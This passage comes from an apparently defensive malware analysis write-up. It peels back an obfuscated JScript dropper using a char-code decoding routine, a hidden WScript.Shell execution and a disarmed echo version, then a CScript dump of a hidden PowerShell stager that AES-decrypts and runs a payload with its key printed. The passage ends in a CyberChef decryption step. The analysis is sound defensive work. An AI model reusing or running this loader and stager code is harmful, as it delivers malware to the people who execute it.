56,1045,1056,1037,1043,1043,1055,1044,1058,1054,1040,1036,1056,1039,1054,1039,1042,1036,1045,1040,1043,1057,1053,1038,1040,1053,1037,1039,1057,1044,1036,1053,1055,1041,1043,1037,1036,1053,10
38,1058,1039,1044,1042,1041,1042,1041,1039,1053,1040,1058,1036,1055,1036,1054,1055,1039,1039,1057,1041,1043,1045,1058,1057,1036,1039,1039,1057,1058,1044,1053,1038,1054,1058,1039,1058,1041,10
42,1036,1045,1041,1058,1043,1041,1036,1038,1053,1044,1045,1054,1045,1036,1058,1053,1036,1041,1054,1043,1040,1054,1044,1044,1040,1040,1037,1057,1045,1041,1039,1043,1055,1036,1056,1054,1045,10
41,1054,1042,1045,1042,1058,1036,1037,1055,1055,1040,1043,1055,1036,1040,1037,1054,1044,1038,1053,1041,1037,1038,1054,1054,1043,1054,1041,1057,1042,1039,1040,1055,1036,1054,1044,1039,1039,10
45,1053,1036,1053,1044,1057,1041,1055,1037,1040,1058,1044,1039,1057,1053,1054,1041,1038,1043,1053,1039,1053,1058,1037,1053,1039,1044,1055,1056,1042,1039,1054,1056,1044,1041,1058,1042,1040,10
56,1056,1043,1041,1037,1037,1058,1041,1040,1054,1043,1036,1058,1040,1056,1056,1045,1044,1043,1037,1043,1038,1058,1054,1036,1039,1037,1055,1058,1041,1045,1039,1053,1039,1056,1041,1054,1058,10
41,1042,1036,1037,1055,1038,1043,1040,1037,1041,1045,1041,1041,1055,1057,1039,1043,1037,1037,1057,1053,1039,1042,1042,1054,1058,1041,1039,1042,1056,1043,1040,1056,1045,1042,1055,1040,1036,10
54,1058,1056,1040,1044,1058,1041,1054,1040,1053,1045,1055,1056,1039,1045,1043,1039,1057,1045,1055,1054,1036,1043,1044,1057,1039,1044,1041,1036,1040,1054,1043,1055,1045,1036,1036,1038,1045,10
58,1045,1041,1044,1039,1041,1038,1053,1053,1041,1039,1056,1039,1057,1038,1057,1057,1041,1055,1038,1045,1056,1054,1044,1038,1041,1053,1041,1040,1041,1037,1055,1045,1045,1038,1045,1053,1057,10
37,1036,1058,1055,1053,1042,1058,1036,1055,1038,1054,1036,1055,1037,1054,1036,1055,1036,1057,1036,1057,1055,1037,1041,1038,1039,1036,1054,1044,1036,1040,1058,1057,1045,1054,1056,1057,1036,10
43,1042,1036,1040,1057,1055,1058,1041,1040,1043,1056,1036,1038,1039,1054,1044,1042,1057,1057,1045,1038,1040,1037,1042,1053,1039,1038,1038,1039,1038,1056,1055,1043,1054,1055,1054,1036,1039,10
58,1045,1053,1055,1038,1037,1042,1036,1045,1039,1044,1058,1042,1036,1057,1037,1043,1036,1044,1057,1042,1044,1044,1055,1040,1057,1055,1040,1043,1057,1054,1055,1041,1037,1037,1056,1044,1041,10
40,1037,1057,1036,1040,1053,1055,1037,1053,1039,1044,1037,1055,1056,1040,1056,1039,1056,1045,1057,1040,1053,1039,1056,1045,1054,1058,1038,1053,1055,1058,1058,1057,1040,1038,1058,1056,1044,10
37,1044,1039,1057,1058,1044,1042,1055,1042,1040,1041,1041,1043,1057,1038,1037,1036,1038,1036,1045,1042,1058,1055,1042,1036,1043,1055,1057,1057,1056,1040,1037,1037,1057,1044,1057,1054,1044,10
37,1044,1042,1042,1053,1053,1037,1038,1054,1045,1056,1042,1039,1036,1042,1058,1054,1056,1038,1053,1044,1057,1039,1057,1045,1038,1040,1055,1041,1054,1054,1053,1053,1037,1057,1038,1037,1042,10
41,1039,1043,1057,1043,1040,1044,1036,1057,1040,1041,1041,1038,1037,1055,1058,1056,1037,1039,1056,1041,1041,1040,1054,1041,1054,1041,1045,1042,1042,1045,1043,1043,1037,1045,1041,1038,1057,10
38,1042,1044,1037,1056,1058,1055,1055,1045,1043,1039,1040,1044,1039,1057,1053,1053,1056,1057,1037,1043,1053,1056,1038,1038,1037,1044,1039,1036,1057,1057,1056,1057,1057,1058,1044,1038,1042,10
44,1057,1037,1044,1058,1054,1058,1038,1045,1055,1058,1055,1041,1044,1055,1054,1040,1041,1038,1040,1055,1039,1043,1045,1044,1044,1058,1054,1040,1043,1040,1058,1042,1038,1043,1055,1054,1053,10
43,1044,1054,1056,1042,1042,1056,1042,1053,1036,1037,1040,1041,1045,1057,1055,1042,1058,1036,1041,1053,1058,1053,1042,1038,1036,1054,1055,1036,1042,1053,1045,1043,1036,1039,1053,1054,1041,10
36,1055,1037,1042,1043,1045,1056,1055,1040,1043,1055,1040,1044,1041,1040,1058,1036,1056,1039,1053,1042,1054,1038,1036,1043,1043,1053,1056,1041,1044,1055,1038,1041,1041,1054,1041,1053,1041,10
55,1045,1038,1055,1042,1054,1044,1053,1056,1054,1057,1057,1057,1038,1056,1053,1039,1039,1045,1044,1036,1054,1055,1057,1058,1038,1041,1040,1037,1041,1038,1039,1056,1044,1057,1043,1044,1042,10
57,1039,1038,1057,1042,1037,1044,1043,1045,1055,1036,1055,1038,1043,1043,1044,1039,1042,1058,1057,1036,1043,1055,1054,1039,1056,1042,1043,1058,1039,1044,1036,1054,1057,1042,1036,1057,1036,10
53,1045,1056,1043,1042,1036,1036,1054,1038,1045,1044,1054,1044,1037,1036,1053,1038,1044,1056,1042,1056,1056,1057,1057,1044,1042,1044,1054,1038,1042,1039,1056,1053,1042,1036,1044,1044,1039,10
41,1040,1053,1041,1044,1036,1038,1036,1037,1045,1037,1053,1042,1056,1038,1045,1041,1056,1056,1058,1056,1058,1055,1058,1058,1036,1043,1042,1056,1038,1045,1041,1045,1058,1057,1057,1038,1040,10
58,1054,1053,1054,1039,1044,1036,1042,1056,1042,1057,1058,1039,1037,1056,1036,1042,1055,1039,1044,1044,1053,1041,1036,1040,1055,1036,1058,1040,1056,1054,1042,1056,1044,1039,1055,1056,1057,10
55,1042,1042,1056,1044,1043,1040,1040,1053,1054,1043,1058,1053,1043,1039,1037,1056,1042,1044,1053,1056,1055,1056,1054,1053,1038,1056,1037,1039,1041,1037,1058,1040,1056,1055,1058,1057,1037,10
55,1055,1057,1044,1041,1036,1054,1038,1041,1038,1036,1057,1039,1037,1045,1041,1045,1037,1037,1044,1044,1045,1039,1058,1057,1041,1058,1044,1044,1042,1042,1037,1057,1053,1040,1056,1057,1042,10
56,1040,1044,1041,1037,1055,1054,1036,1057,1055,1056,1044,1056,1057,1036,1055,1038,1037,1038,1043,1056,1058,1042,1054,1045,1054,1038,1039,1053,1054,1039,1045,1057,1039,1039,1043,1038,1056,10
39,1044,1045,1036,1054,1042,1053,1043,1054,1043,1054,1053,1053,1053,1054,1040,1053,1041,1038,1044,1055,1044,1053,1036,1057,1036,1058,1043,1039,1054,1043,1040,1038,1053,1058,1039,1038,1058,10
58,1041,1043,1056,1041,1042,1040,1045,1057,1039,1055,1057,1058,1039,1057,1058,1042,1038,1056,1054,1044,1042,1058,1038,1036,1039,1037,1057,1036,1036,1036,1056,1039,1037,1055,1055,1037,1038,10
43,1056,1058,1053,1057,1041,1040,1036,1038,1057,1057,1037,1053,1041,1036,1037,1037,1041,1037,1054,1036,1056,1044,1043,1057,1041,1054,1053,1040,1053,1044,1054,1040,1042,1040,1037,1042,1037,10
45,1058,1038,1045,1037,1053,1037,1057,1038,1054,1043,1038,1039,1038,1036,1037,1043,1036,1057,1053,1041,1045,1042,1043,1056,1054,1042,1041,1036,1045,1058,1043,1040,1036,1037,1045,1037,1043,10
38,1040,1036,1044,1041,1044,1045,1044,1037,1041,1042,1058,1057,1039,1053,1040,1037,1036,1055,1054,1054,1038,1045,1040,1037,1040,1056,1043,1045,1057,1043,1038,1036,1041,1036,1044,1041,1042,10
36,1038,1037,1036,1042,1042,1055,1038,1054,1041,1041,1054,1045,1058,1042,1039,1055,1040,1053,1054,1044,1040,1054,1041,1040,1043,1042,1056,1054,1042,1056,1053,1039,1045,1044,1043,1056,1056,10
40,1057,1042,1042,1053,1054,1053,1056,1057,1041,1040,1036,1057,1054,1039,1037,1039,1036,1057,1056,1054,1044,1057,1056,1039,1040,1036,1040,1040,1042,1043,1037,1036,1036,1056,1044,1045,1054,10
44,1053,1054,1045,1056,1038,1055,1038,1058,1037,1053,1045,1053,1038,1053,1038,1037,1042,1043,1037,1040,1055,1057,1058,1055,1040,1054,1058,1044,1038,1053,1038,1056,1053,1055,1037,1042,1037,10
40,1056,1041,1036,1036,1036,1042,1039,1045,1055,1042,1039,1040,1036,1038,1054,1036,1037,1056,1058,1041,1056,1045,1058,1054,1040,1037,1044,1054,1039,1040,1045,1039,1058,1056,1037,1057,1043,10
40,1056,1042,1041,1041,1053,1037,1043,1038,1055,1037,1053,1037,1037,1044,1040,1043,1054,1036,1042,1038,1056,1040,1054,1039,1041,1040,1045,1037,1055,1056,1039,1057,1041,1041,1057,1044,1043,10
40,1056,1053,1040,1038,1039,1045,1044,1039,1036,1037,1038,1054,1043,1054,1040,1058,1039,1039,1043,1040,1058,1042,1045,1037,1057,1057,1040,1045,1057,1038,1057,1040,1041,1056,1038,1045,1041,10
38,1058,1058,1043,1053,1037,1057,1036,1053,1054,1056,1040,1045,1042,1053,1044,1058,1044,1044,1038,1043,1055,1040,1039,1043,1053,1055,1055,1040,1041,1041,1056,1039,1040,1037,1054,1054,1041,10
41,1054,1053,1045,1036,1045,1038,1053,1045,1044,1036,1053,1043,1040,1056,1037,1045,1037,1044,1040,1055,1042,1041,1044,1040,1037,1053,1058,1045,1053,1044,1036,1045,1055,1058,1055,1054,1044,10
40,1053,1054,1045,1044,1056,1039,1055,1053,1053,1037,1041,1038,1040,1053,1037,1041,1054,1056,1058,1055,1055,1053,1036,1057,1038,1057,1054,1037,1036,1043,1043,1056,1058,1058,1041,1042,1053,10
42,1058,1037,1055,1045,1058,1053,1044,1055,1042,1043,1039,1058,1053,1053,1058,1058,1054,1039,1041,1054,1054,1055,1053,1040,1045,1038,1055,1039,1044,1045,1044,1054,1038,1053,1043,1036,1045,10
24,1097,1098,1078,1105,1059,1076,1072,1102,1072,1034,1071,1105,1086,1103,1104,1102,1093,1098,1091,1028,1039,1029]);var AdU = AUQ([1075,1071,1087,1102,1093,1100,1104,1034,1071,1092,1089,1096,
```


Figure 12: Output Of The PS To The Console



```
function AUQ(jIf)
{
    var fHd= "";
    for (var fgw = 0; fgw < jIf.length; fgw++)
    {
        var sQS = String.fromCharCode(jIf[fgw] - 988);
        fHd = fHd + sQS
    }
    return fHd
};
var yqi = AUQ([1100,1099,1107,1089,1102,1103,1092,1089,1096,1096,1034,1089,1108,1089,1020,1033,1107,1020,1037,1020,1033,1089,1100,1020,1073,1

var AdU = AUQ([1075,1071,1087,1102,1093,1100,1104,1034,1071,1092,1089,1096,1096]);

var Jiz = new ActiveXObject(AdU);

Jiz.Run(yqi, 0, true);
```

Figure 13: Cleaned JS Code


As marked in Figure 13, this is the function being used for decoding. After understanding the code, I disarmed it and used WScript.Echo to print the output to the console.



```
function AUQ(jIf)
{
    var fHd= "";
    for (var fgw = 0; fgw < jIf.length; fgw++)
    {
        var sQS = String.fromCharCode(jIf[fgw] - 988);
        fHd = fHd + sQS
    }
    return fHd
};
var yqi = AUQ([1100,1099,1107,1089,1102,1103,1092,1089,1096,1096,1034,1089,1108,1089,1020,1033,1107,1020,1037,1020,1033,1089,1100,1020,1073,1098,1102,1089,1103,11

var AdU = AUQ([1075,1071,1087,1102,1093,1100,1104,1034,1071,1092,1089,1096,1096]);

WScript.Echo(yqi)

WScript.Echo("\n")

WScript.Echo("**********************************************")

WScript.Echo("\n")

WScript.Echo(AdU)
```

Figure 13: Disarmed Code With Echo


I used CScript to output the contents of the two variables.



```
C:\Users\0x\Desktop\New folder>cscript test.js
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

powershell.exe -w 1 -ep Unrestricted -nop function fALRGP($pwdFlpyc){return -split ($pwdFlpyc -replace '..', '0x$& ')};$sXJdkou = fALRGP('1ED9E7E7C0BC58E01C97ED1B217259699A7FB50C89A75F1013B0926358911C84AF0B2F015
64A4E7775222C29B16D93E59D105A54F212FF73725DAA76713C36496FEDBD9D177C8FB40D3B360947EA24A13E80AC5710A2F3865653A4F0C0BC33E579FE033EF8A2BF3F56095F7502A89B90FA05B74B88441E9537C0DB95B696F01CC47C041B82A512BB7B5E634C0B83
39A0A8E5C14F83EAB527A3AF1A38CD63BD85F64DD7511F54B70F4DD987172FB031CF593A3D5BF5601C27415955CE3711EA366BF536D74D96C40BFD48F5B4A9CD3973E9CB078E38504B7C90029F958352AA53D3E2EE5C29DB825A5451C9929AE10FCA6F0C2B0C1B0C0E0
EC15230B804FE9BDE07604ECF547D023B86EE92416A32232DC7BCB03F9AC2160938F60E1708E688C4EC47EBC511D8541E04AC1A381CD4D3D9E4A3D9BF2ACFFE42FD8183EF86C64557E2102096FC607CEED411E8EB81866AA12B9D6306FBD2A8E3E924C5BBAA1E216537
E7480E45521CFD13D554B5B59669771952E2681DFCC973483EAADE17AD221830EEDEEF8268E18FBF29CFC58CB4524C37988FB474F627CBA78BD66D6A01459EC6F05AFA620BC06A9703AB50C1679DC47C4854F0D3A6B2077AD58C255B5A5C92C6B8ADBEEE2DA33980BCE
F2541523D8E786E32E61879C0C277836FE07CB3D67F380BE60E0A9D7600B298B810A28D6DDEE868B263DA6088354A58020191A6D295DDFDFCFF076D2959FEE24FBAB3806D6EF31D06C388A504C0F4DB6D83CDEC66D8744AB7FA731D68ADCDBA2D1351F4DCFE1CCE850B
2520E31959118893FE5F88661EA4DE6D4851CB0ECD8DE0C2127DF6B9B23AB39E3372D3890B6A7B7BAAAB4A528C8A0E0F73B742AF32FF57D5649E3CEF3EF62DB86F2031E000D31CC127DFAE5402EE1A501151B0D87E5BA4A8B4641619F291A1E2B72320170EA5967DB65
09F740191724085898156FE3A410CBB29414D79E72050856021066C2B55B9F63C4AB84B5476DB6DA3987DD4E66ABADE540EB3130EDB8ED3404467100D89B8AB9D2C2F1A9A2A216714CEFC4BF82A2DAC1614D5000639C63402B01DF5D9FB418B3493FD1E74D655A172C1
A11847B062D4B35491CD3E55E874DA423983012B7B4F3374F691EE49E2E45D2952FF7A1E0ABD496A8F8827C437ACC455D341BB55BA9092A980A74D19184C65841AF9A809CFCB84AB98D3CAA1524A15BDFCCA0E2EB1077DFF56A6F1C9FA8C673FAAFFB35BBCA492C3898
B2A7094B0492D292BD86DACE3E7307987B08E2DBB7E0819DBC3E8D4146456F6C1DB987FF6B3220357F9B4839B6F60FFC520E84931A8E93B5C96C63526E6A5C29C6D37D9F9E4AF57EC9F03D1D22071080F7602DD89B1381405AFF42323B26E4C6A96316FE9162759C1D0
044C9643F04EA2EE7791C7EB581C87DC4842E296BF819FFF8C8F6A9D3A1FA897ED5C13EE87767B44ED62516BF9A82A8A0112B3C7EC9DD72797CE43875B4411CCDC619EF80EE00060138616806B4310E301525FE8F5799BC6907FFDC780C7B0DB329E9AFAF69B0E5AADF
FFEEFEE299681CDA5B18EB7506187C9897294719E2D6BCACFE2EACA37036A25FE6CD20C561244BFB1F961C6F259FF388212A12F99E42671F7138E467CDDE2840DB4FB3DCE33CD26866867C18B5DDB3FE0626CC937D0F8E4CB3EC56AA8D2273B1F5A7487ED279A4BA81F
CF982F9F1E37D4969B0E713D496B2E83EC7BAE06C437C959D4B93A9C1E2B161EA77CDD49E0CEA072B9FE02BA46E462AC8D3AEB6D97F9333655B9B346CA2D6D8BAC6B9C844579C3F5825A270907A50AC94FB067E73FA784528E4D0B042AAFF7BC71051656629F415B037
22150E69911940123300D55C998BE263755572332ACAFA78B18004A8943E0519BE97823CD5CBAA86EBD30CB7014ADAECB1DB272E6E417A57D72D6C74AA38906C7F7D4A9431C50E23F85A199CB3B48CF3488304C279C3872351B5C462EE2DEA06BF513DEE4BC914B4C86
0F1E09A35D99B1360F8BD2E1B84DB10B86C05A4832A615CCCDFF79499C248DBB');$VcUSD = [System.Security.Cryptography.Aes]::Create();$VcUSD.Key = fALRGP('49757A7671694556416B6452535A6D51');$VcUSD.IV  = New-Object byte[] 16;
$vbsLKGQp = $VcUSD.CreateDecryptor();$ORtZmADdz = $vbsLKGQp.TransformFinalBlock($sXJdkou, 0, $sXJdkou.Length);$mnZuGXTrT = [System.Text.Encoding]::Utf8.GetString($ORtZmADdz);$vbsLKGQp.Dispose();& $mnZuGXTrT.Subs
tring(0,3) $mnZuGXTrT.Substring(3)


********************************************


WScript.Shell
```

Figure 14: Output Using CScript

The output was copied to Notepad for further investigation and to make sense of the code.




```
powershell.exe -w 1 -ep Unrestricted -nop
function fALRGP($pwdFlpyc)
{
    return -split ($pwdFlpyc -replace '..', '0x$& ')
};
$sXJdkou = fALRGP(
'1ED9E7E7C0BC58E01C97ED1B217259699A7FB50C89A75F1013B0926358911C84AF0B2F01564A4E7775222C29B16D93E59D105A54F212FF73725DAA76713C36496FEDBD9D177C8FB40D3B3
60947EA24A13E80AC5710A2F3865653A4F0C0BC33E579FE033EF8A2BF3F56095F7502A89B90FA05B74B88441E9537C0DB95B696F01CC47C041B82A512BB7B5E634C0B8339A0A8E5C14F83E
AB527A3AF1A38CD63BD85F64DD7511F54B70F4DD987172FB031CF593A3D5BF5601C27415955CE3711EA366BF536D74D96C40BFD48F5B4A9CD3973E9CB078E38504B7C90029F958352AA53D
3E2EE5C29DB825A5451C9929AE10FCA6F0C2B0C1B0C0E0EC15230B804FE9BDE07604ECF547D023B86EE92416A32232DC7BCB03F9AC2160938F60E1708E688C4EC47EBC511D8541E04AC1A3
81CD4D3D9E4A3D9BF2ACFFE42FD8183EF86C64557E2102096FC607CEED411E8EB81866AA12B9D6306FBD2A8E3E924C5BBAA1E216537E7480E45521CFD13D554B5B59669771952E2681DFCC
973483EAADE17AD221830EEDEEF8268E18FBF29CFC58CB4524C37988FB474F627CBA78BD66D6A01459EC6F05AFA620BC06A9703AB50C1679DC47C4854F0D3A6B2077AD58C255B5A5C92C6B
8ADBEEE2DA33980BCEF2541523D8E786E32E61879C0C277836FE07CB3D67F380BE60E0A9D7600B298B810A28D6DDEE868B263DA6088354A58020191A6D295DDFDFCFF076D2959FEE24FBAB
3806D6EF31D06C388A504C0F4DB6D83CDEC66D8744AB7FA731D68ADCDBA2D1351F4DCFE1CCE850B2520E31959118893FE5F88661EA4DE6D4851CB0ECD8DE0C2127DF6B9B23AB39E3372D38
90B6A7B7BAAAB4A528C8A0E0F73B742AF32FF57D5649E3CEF3EF62DB86F2031E000D31CC127DFAE5402EE1A501151B0D87E5BA4A8B4641619F291A1E2B72320170EA5967DB6509F7401917
24085898156FE3A410CBB29414D79E72050856021066C2B55B9F63C4AB84B5476DB6DA3987DD4E66ABADE540EB3130EDB8ED3404467100D89B8AB9D2C2F1A9A2A216714CEFC4BF82A2DAC1
614D5000639C63402B01DF5D9FB418B3493FD1E74D655A172C1A11847B062D4B35491CD3E55E874DA423983012B7B4F3374F691EE49E2E45D2952FF7A1E0ABD496A8F8827C437ACC455D34
1BB55BA9092A980A74D19184C65841AF9A809CFCB84AB98D3CAA1524A15BDFCCA0E2EB1077DFF56A6F1C9FA8C673FAAFFB35BBCA492C3898B2A7094B0492D292BD86DACE3E7307987B08E2
DBB7E0819DBC3E8D4146456F6C1DB987FF6B3220357F9B4839B6F60FFC520E84931A8E93B5C96C63526E6A5C29C6D37D9F9E4AF57EC9F03D1D22071080F7602DD89B1381405AFF42323B26
E4C6A96316FE9162759C1D0044C9643F04EA2EE7791C7EB581C87DC4842E296BF819FFF8C8F6A9D3A1FA897ED5C13EE87767B44ED62516BF9A82A8A0112B3C7EC9DD72797CE43875B4411C
CDC619EF80EE00060138616806B4310E301525FE8F5799BC6907FFDC780C7B0DB329E9AFAF69B0E5AADFFFEEFEE299681CDA5B18EB7506187C9897294719E2D6BCACFE2EACA37036A25FE6
CD20C561244BFB1F961C6F259FF388212A12F99E42671F7138E467CDDE2840DB4FB3DCE33CD26866867C18B5DDB3FE0626CC937D0F8E4CB3EC56AA8D2273B1F5A7487ED279A4BA81FCF982
F9F1E37D4969B0E713D496B2E83EC7BAE06C437C959D4B93A9C1E2B161EA77CDD49E0CEA072B9FE02BA46E462AC8D3AEB6D97F9333655B9B346CA2D6D8BAC6B9C844579C3F5825A270907A
50AC94FB067E73FA784528E4D0B042AAFF7BC71051656629F415B03722150E69911940123300D55C998BE263755572332ACAFA78B18004A8943E0519BE97823CD5CBAA86EBD30CB7014ADA
ECB1DB272E6E417A57D72D6C74AA38906C7F7D4A9431C50E23F85A199CB3B48CF3488304C279C3872351B5C462EE2DEA06BF513DEE4BC914B4C860F1E09A35D99B1360F8BD2E1B84DB10B8
6C05A4832A615CCCDFF79499C248DBB');
$VcUSD = [System.Security.Cryptography.Aes]::Create();
$VcUSD.Key = fALRGP('49757A7671694556416B6452535A6D51');
$VcUSD.IV  = New-Object byte[] 16;
$vbsLKGQp = $VcUSD.CreateDecryptor();
$ORtZmADdz = $vbsLKGQp.TransformFinalBlock($sXJdkou, 0, $sXJdkou.Length);
$mnZuGXTrT = [System.Text.Encoding]::Utf8.GetString($ORtZmADdz);
$vbsLKGQp.Dispose();& $mnZuGXTrT.Substring(0,3) $mnZuGXTrT.Substring(3)
```

Activate Windows
Go to Settings to activate Windows.
Windows PowerShell
length : 3,435   lines : 13
Ln : 9   Col : 35   Pos : 3,183
Windows (CR LF)
UTF-8
INS

Figure 15: Cleaned PS Script

As marked in Figure 15, AES cryptography is applied to the ‘fALRGP’ variable. I used CyberChef to decrypt this variable using the provided Key and IV.



AES Decrypt

Key: 49757A767169455641… HEX
IV: 0000000000000000… HEX
Mode: CBC
Input: Hex
Output: Raw

```
1ED9E7E7C0BC58E01C97ED1B217259699A7FB50C89A75F1013B0926358911C84AF0B2F01564A4E7775222C29B16D93E59D105A54F212FF73725DAA7671
3C36496FEDBD9D177C8FB40D3B360947EA24A13E80AC5710A2F3865653A4F0C0BC33E579FE033EF8A2BF3F56095F7502A89B90FA05B74B88441E9537C0
DB95B696F01CC47C041B82A512BB7B5E634C0B8339A0A8E5C14F83EAB527A3AF1A38CD63BD85F64DD7511F54B70F4DD987172FB031CF593A3D5BF5601C
27415955CE3711EA366BF536D74D96C40BFD48F5B4A9CD3973E9CB078E38504B7C90029F958352AA53D3E2EE5C29DB825A5451C9929AE10FCA6F0C2B0C
1B0C0E0EC15230B804FE9BDE07604ECF547D023B86EE92416A32232DC7BCB03F9AC2160938F60E1708E688C4EC47EBC511D8541E04AC1A381CD4D3D9E4
A3D9BF2ACFFE42FD8183EF86C64557E2102096FC607CEED411E8EB81866AA12B9D6306FBD2A8E3E924C5BBAA1E216537E7480E45521CFD13D554B5B596
69771952E2681DFCC973483EAADE17AD221830EEDEEF8268E18FBF29CFC58CB4524C37988FB474F627CBA78BD66D6A01459EC6F05AFA620BC06A9703AB
50C1679DC47C4854F0D3A6B2077AD58C255B5A5C92C6B8ADBEEE2DA33980BCEF2541523D8E786E32E61879C0C277836FE07CB3D67F380BE60E0A9D7600
